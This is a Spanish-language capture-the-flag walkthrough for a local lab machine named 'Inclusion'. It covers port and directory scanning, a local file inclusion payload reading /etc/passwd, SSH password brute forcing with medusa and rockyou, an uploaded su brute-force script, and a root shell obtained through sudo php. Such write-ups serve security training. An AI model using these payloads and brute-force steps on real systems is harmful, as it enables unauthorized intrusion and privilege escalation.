INCLUSION

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip inclusion.zip
Archive:  inclusion.zip
inflating: auto_deploy.sh
inflating: inclusion.tar

 inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh inclusion.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


1- CONECTIVIDAD

```
ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=28.4 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 28.354/28.354/28.354/0.000 ms

IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MÁQUINA ATACANTE  192.168.0.26

LINUX- ttl=64
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

22/tcp open  ssh        OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp open  http       Apache httpd 2.4.57 ((Debian))
```

foto puerto 80




3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2:8080

http://172.17.0.2 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ],

HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[172.17.0.2], Title[Apache2

Debian Default Page: It works]


gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster

/directory-list-2.3-medium.txt -x php,doc,html

/.php            (Status: 403) [Size: 275]
/index.html              (Status: 200) [Size: 10701]
```

```
/.html          (Status: 403) [Size: 275]
/shop                   (Status: 301) [Size: 307] [--> http://172.17.0.2/shop/]
/.php           (Status: 403) [Size: 275]
/.html          (Status: 403) [Size: 275]
/server-status          (Status: 403) [Size: 275]
Progress: 882240 / 882244 (100.00%)
```

foto /shop



4- EXPLOTACIÓN

"Error de Sistema: ($_GET['archivo']");

Aporto contexto. $_GET['archivo']:

$_GET es una superglobal en PHP que se utiliza para recoger datos enviados en la URL a través de un método GET.

'archivo' es la clave que se busca en el array $_GET. Si la URL es http://example.com/page.php?archivo=test, entonces $_GET['archivo'] será test.

Características de las Superglobales

1- Disponibilidad: Están disponibles en todos los ámbitos del script PHP.
2- Predefinidas: Son automáticamente definidas por PHP, no necesitas inicializarlas.
3- Uso común: Se usan ampliamente para manejar entradas de usuario y gestionar la interacción con el servidor y el entorno.

Siendo esto así, es posible que estemos ante una LFI (local file inclusion).

El nombre de la máquina era una pista en sí misma.


La vulnerabilidad LFI permite a un atacante incluir archivos en el servidor

a través de la entrada proporcionada en la URL.

Probamos esto con una ruta relativa

http://172.17.0.2/shop/index.php?archivo=../../../../../../../etc/passwd

y efectivamente, estamos ante una LFI



De aquí,obtenemos dos usuarios: seller y manchi

Dadme un momento que llamo al móvil de mi amiga medusa

medusa -h 172.17.0.2 -u manchi -P /usr/share/wordlists/rockyou.txt -M ssh

ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: manchi Password: lovely

[SUCCESS]

manchi/lovely

Intentamos acceder por SSH

ssh manchi@172.17.0.2

manchi@a0a8beba55dd:~$

Estamos dentro

5- ESCALADA DE PRIVILEGIOS

He probado sudo, suid, crontab, uname y no he conseguido nada.

Buscando información,

https://github.com/Maalfer/Sudo_BruteForce/blob/main/Linux-Su-Force.sh

Tenemos que transferir el rock you y un script para hacer fuerza bruta contra el

usuario seller

Nos descargamos el script

wget https://raw.github usercontent.com/Maalfer/Sudo BruteForce/main/Linux-Su-Force.sh

Enviamos el rockyou a la máquina víctima

scp /usr/share/wordlists/rockyou.txt manchi@172.17.0.2:/home/manchi/rockyou.txt

manchi@172.17.0.2's password:

rockyou.txt

Enviamos el script

```
scp Linux-Su-Force.sh manchi@172.17.0.2:/home/manchi/Linux-Su-Force.sh
```

```
manchi@172.17.0.2's password:
```

```
Linux-Su-Force.sh
```

```
manchi@a0a8beba55dd:~$ ls -la
```

```
total 136672
drwx------ 1 manchi manchi         4096 Jun 11 20:37 .
drwxr-xr-x 1 root   root        4096 Apr 14 16:45 ..
-rw-r--r-- 1 manchi manchi          220 Apr 14 16:45 .bash_logout
-rw-r--r-- 1 manchi manchi          3526 Apr 14 16:45 .bashrc
-rw-r--r-- 1 manchi manchi          807 Apr 14 16:45 .profile
-rw-r--r-- 1 manchi manchi          1600 Jun 11 20:36 Linux-Su-Force.sh
-rw-r--r-- 1 manchi manchi 139921507 Jun 11 20:31 rockyou.txt
```

Le damos permisos

```
manchi@a0a8beba55dd:~$ chmod +x Linux-Su-Force.sh
```

Ejecutamos

```
manchi@a0a8beba55dd:~$ ./Linux-Su-Force.sh seller rockyou.txt
```

contraseña-qwerty

Ojo¡¡¡ con la patata que tengo me llevo más de una hora

Nos hacemos seller

```
manchi@70f9f7a74bb7:~$ su seller
```

Buscamos permisos sudo

```
seller@70f9f7a74bb7:~$ sudo -l
```

```
Matching Defaults entries for seller on 70f9f7a74bb7:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User seller may run the following commands on 70f9f7a74bb7:
        (ALL) NOPASSWD: /usr/bin/php
```

Nos vamos a GTFOBins, https://gtfobins.github.io/gtfobins/php/#sudo
seller@70f9f7a74bb7:~$ CMD="/bin/sh"

sudo php -r "system('$CMD');"

whoami

root